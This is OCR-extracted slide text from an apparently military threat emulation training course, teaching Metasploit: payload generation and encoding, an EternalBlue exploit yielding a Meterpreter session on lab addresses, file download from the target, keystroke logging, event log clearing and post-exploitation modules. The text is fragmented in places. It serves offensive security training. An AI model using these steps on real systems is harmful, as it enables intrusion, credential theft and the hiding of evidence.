

# Course Objectives

After completing this course, students will be able to:

* Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
* Analyze threat information
* Develop a Threat Emulation Plan (TEP)
* Generate mitigative and preemptive recommendations for local defenders
* Develop mission reporting
* Conduct participative operations
* Conduct reconnaissance
* Analyze network logs for offensive and defensive measures 

# Course Objectives (Continued)

Students will also be able to:

* Analyze network traffic and tunneling protocols for offensive and defensive measures
* Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

# Module 2: Threat Emulation (Objectives)

* Conduct reconnaissance
* Generate mission reports from non-participative operations
* Plan a non-participative operation using social engineering
* Plan a non-participative operation using Metasploit
* Analyze network logs for offensive and defensive measures
* Analyze network traffic and tunneling protocols for offensive and defensive measures
* Plan a non-participative operation using Python
* Develop fuzzing scripts
* Develop buffer overflow exploits

## Module 2 — Lesson 4: Metasploit, Part 1 (Objectives)

* Identify UNIX logs
* Summarize Windows logs and event identifiers (ID)
* Explain application logging

 Analyze logs

* Perform log cleanup
* Employ pivoting with Metasploit
* Plan exploitation with Metasploit
* Use modules in Metasploit
* Execute exploitation with Metasploit
* Deploy a Meterpreter session

Module 2 — Lesson 4: Metasploit, Part 1 (Objectives, continued)


* Use exploit to gain access to target machine
* Navigate target systems
* Perform remote reconnaissance
* Perform data exfiltration
* Perform post-exploit cleanup

# Lesson Overview

In this lesson we will discuss:


* Metasploit framework  Exploit scripts
* Payloads
* Auxiliary modules
* Command syntax and navigation

## Metasploit Framework

* Open source framework built on Ruby
* Launched with msfconsole
* Consists of Modules and Payloads
* Module Types:

 Exploits

* Auxiliary



-f

# PostgresSQL Database

* Behind the scenes, Metasploit manages a PostgresSQL database.
* This houses all the exploits and payloads used throughout the utility.
* To check the database status, enter db status inside of msfconsole.

= [ metasploit v4. 16.60-dev

## + 1771 exploits - 1010 auxiliary - 307 post


+ 537 payloads - 41 encoders - 10 nops

Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db status postgresql selected, no connection

# PostgresSQL Database, Continued

* To prepare the database, use msfdb init from the command-line.
* If it is necessary, you can msfdb reinit!



## Auxiliary Modules

• Database a• Scanners

### . Fuzzers

* Admin Credentials
* Encoders

## Exploit Modules

* Exploit modules include
* Shellcode

. Remote

* Publicly known
* Payloads:
* Single Stage
* Multi Stage

### Organization

* Before you begin throwing exploits, you should prepare a workspace.
* This is a capability to keep track of your activities and scans.

msf > workspace -h

Usage :


|  |  |  |
| --- | --- | --- |
| workspace |  | List workspaces |
| workspace |  | List workspaces verbosely |
| workspace | [name] | Switch workspace |
| workspace | -a [name] | Add workspace(s) |
| workspace | -d [name] | Delete workspace(s) |
| workspace | -D | Delete all workspaces |
| workspace | -r <old> < new> | Rename workspace |
| workspace | -h | Show this help information |

## Exploits

* search by term or file path
* CVE:2010 type: post • post/windows/gather/  use to enter exploit context  show options to edit exploit or set payload  set to apply a payload to be delivered
* show evasion to edit delivery  exploit or run to attempt an attack on the target



### Avoiding Slow Search



•

The

database

must

be

cached

to

stop

slow

searches:

db\_rebuild\_cache

#### Metasploit Filesystem

* Subdirectories

|  |
| --- |
| app config data db documentation Gemfile Gemfile. lock lib  nodules nsfconsole  "s f db |

* Data
* Documentation

##### • Lib

* Modules
* Scripts  Tools

#### Metasploit Commands

back — Moves back without exiting  check— Must be performed from within an exploit connect — Provides limited netcat functionality  grep — Filter searches  info — Can be used from msfconsole or within a module  sessions — Interact with active remote connections  set — Set an option for an exploit or payload  setg — The 'g' is for global  help — Provides options for commands



## Listeners for Pre-delivered Exploits


### • Found under exploit/multi/handler

* Used when delivering payload outside of msfconsole
* Must be running when payload is triggered on target
* The generic listener is platform agnostic



Say you found a payload you would like:

* Select a payload or exploit with use and its name.

msf > search platform:windows type: payload

Change the settings:

* To tweak the payload or exploit to your liking, start with show options:

payload(cmd/windows/bind\_perl) > show options Module options (payload/cmd/windows/bind\_perl) :

Name Current Setting Required Description

LPORT yes The listen port

RHOST no The target address

payload(cmd/windows/bind\_perl) > show advanced options Module advanced options (payload/cmd/windows/bind\_perl) :

Applying your changes:

* Remember, set and setg will set an option to a value.


#### msf payload(cmd/windows/bind\_perl ) > set LPORT 1234 LPORT 1234 ms\_f payload(cmd/windows/bind\_perl ) > setg RHOST 192.168.229.3 RHOST 192.168.229.3

* setg is set global... this option will be set this way in all future payloads or exploits that you use!


Not just cmd/windows/bind\_perl!

You can see the raw payload!

* If you would like to see the raw bytes of the payload, use generate:

payload(cmd/windows/bind\_perl) > generate

Avoid bad characters if you need to.



them!

•

Payloads

may

fail

if

any

"bad


characters"

are

present.


Specify an Encoder:

* The -e argument will let you specify an encoder.

payload(cmd/windows/bind\_perl) > generate —e x86/ shikata\_ga\_nai

Determine the payload output language:

* Additionally, you can choose the format of your returned payload:

payload(cmd/windows/bind\_perl) > generate —t bash

### Meterpreter

* Metasploit interpreter
* Payload which uses DLL injection
* Has built-in commands as well as extensions
* Using 'help' will list all core commands
* Can be used to enter native Windows shell
* Leave a session without killing it with 'background' command



### Meterpreter, Continued

* Encrypted with TLS
* Extensions need to be loaded into every new session
* Post-connection exploits need a Meterpreter session number  Many post-connection exploits can also be run within a Meterpreter session
* Refer to the help list for the 'sessions' command for reminders of how to interact with sessions



### See it in Action

• Say we wanted a Meterpreter session on a Windows box with the EternalBIue exploit.

msf > use msf exploit (windows/smb/ms17 010 eternalblue) > set RHOST 192.168.229.123 RHOST 192.168.229.123 msf exploit (windows/smb/ms17 010 eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse\_tcp

PAYLOAD => windows/x64/meterpreter/reverse\_tcp


msf exploit (windows/smb/ms17 010 eternalblue) > exploit

Started reverse TCP handler on

[ \* ] 192.169.192.211:445 - Connecting to target for exploitation.


### Rapid Enumeration

• Once you have a Meterpreter session, you can easily find information.




#### Finding your Meterpreter session

* You can determine what process your session is living inside of...




Migrate to something more stable.

* If the process you are living in dies, your Meterpreter session dies with it.



#### Hunt for valuable information

* If you are looking for some form of files, you can search for them easily.



Download the goods!

* If exfiltration is in scope and not very risky, you can download files.

meterpreter > search -d C: -f \* . txt Found 4 results. . .

C: \Users\administrator\Desktop\cha11enges\cha11enge\_1.txt (91 bytes) C: \Users\administrator\Desktop\cha11enges\cha11enge\_2.txt (53 bytes)

C: \Users\administrator\Desktop\cha11enges\cha11enge\_3. txt (99 bytes)

C : \Users \administrator\Desktop\know1edge\_test . txt (171 bytes)

meterpreter > cd C:\\Users\\administrator\\Desktop\\ meterpreter > download knowledge\_test.txt

[ \* ] Downloading: knowledge\_test. txt -> knowledge\_test . txt

[ \* ] Downloaded 171.ee B of 171.ee B (lee. 0%)

[ \* ] download knowledge\_test. txt -> knowledge\_test . txt

## Start a keylogger

• If you cannot find juicy info on the file system, why not try the keyboard?

meterpreter > keyscan\_start Starting the keystroke sniffer .


meterpreter > keyscan\_dump

Dumping captured keystrokes. . . Potentially capture passwords!


meterpreter > keyscan\_stop Stopping the keystroke sniffer. . .

## Cover your tracks

* If you feel that you are making a lot of noise, clear the event logs!
* Keep in mind this simply removes all the logs.
* To a trained responder, this may look suspicious!



### Using Scripts with Meterpreter



### Multicommand Script

* Syntax must always begin: multicommand -cl
* Won't work without -cl
* Can be used in lieu of entering Windows shell
* As the name implies, multiple commands can be strung together
* No functional difference from Windows shell, but the command syntax needs to be learned



### post-Exploitation scripts are powerful

#### • run post/windows/gather/checkvm

* Test to determine if this machine is a virtual machine
* run post/windows/gather/enum\_logged\_on\_users
* Return a list of users that are currently logged in to that machine
* run post/windows/gather/enum\_av\_excluded
* Check if any directories are excluded from anti-virus scanning
* run post/windows/gather/enum\_shares
* Enumerate SMB shares that are hosted on the machine 

There are TONS of these scripts!

### These scripts help find new exploits

* "Lester," the local exploit suggester, can determine other vulnerabilities.

meterpreter > run post/multi/recon/local exploit\_suggester

192. 168. 229.3 : Collecting local exploits for x64/windows C\* ] 192.168. 229.3 : 15 exploits are being tried...

192. 168. 229.3 : exploit/windows/10ca1/ms10 092\_sche1evator The target appears to be vulnerable meterpreter

* You should research and become associate with many of these scripts!

I'm in — What now?

* Stay within your mission scope
* Follow ROE
* Reconnaissance
* Stay hidden
* Find what is being sought after
* Will you want to access this target again?
* tree command is less likely to crash the system than a full system dir
* Clean up your tracks



Target Artifacts

* Meterpreter core commands are invisible
* Windows commands are not
* Credential injection is loud
* Use of stolen credentials may be logged
* Tmestomp is nice, but should be used carefully
* Remember what you upload



## Exercise: Host Survey

Objectives

After completing this exercise, students will be able to:  Identify UNIX logs

* Summarize Windows logs and event identifiers (ID)
* Explain application logging
* Analyze logs
* Perform log cleanup
* Employ pivoting with Metasploit

Duration

This exercise will take approximately 2.5 hours to complete.

## Exercise: Host Survey



Kali 10 . 10 . 1. 60

Windows 12 10 . 10 . 1. 10

Debrief

General Questions

* How did you feel about this section?
* Were there any areas in

particular where you had difficulty?

* Do you understand how this relates to the work you will be doing?


Specific Questions

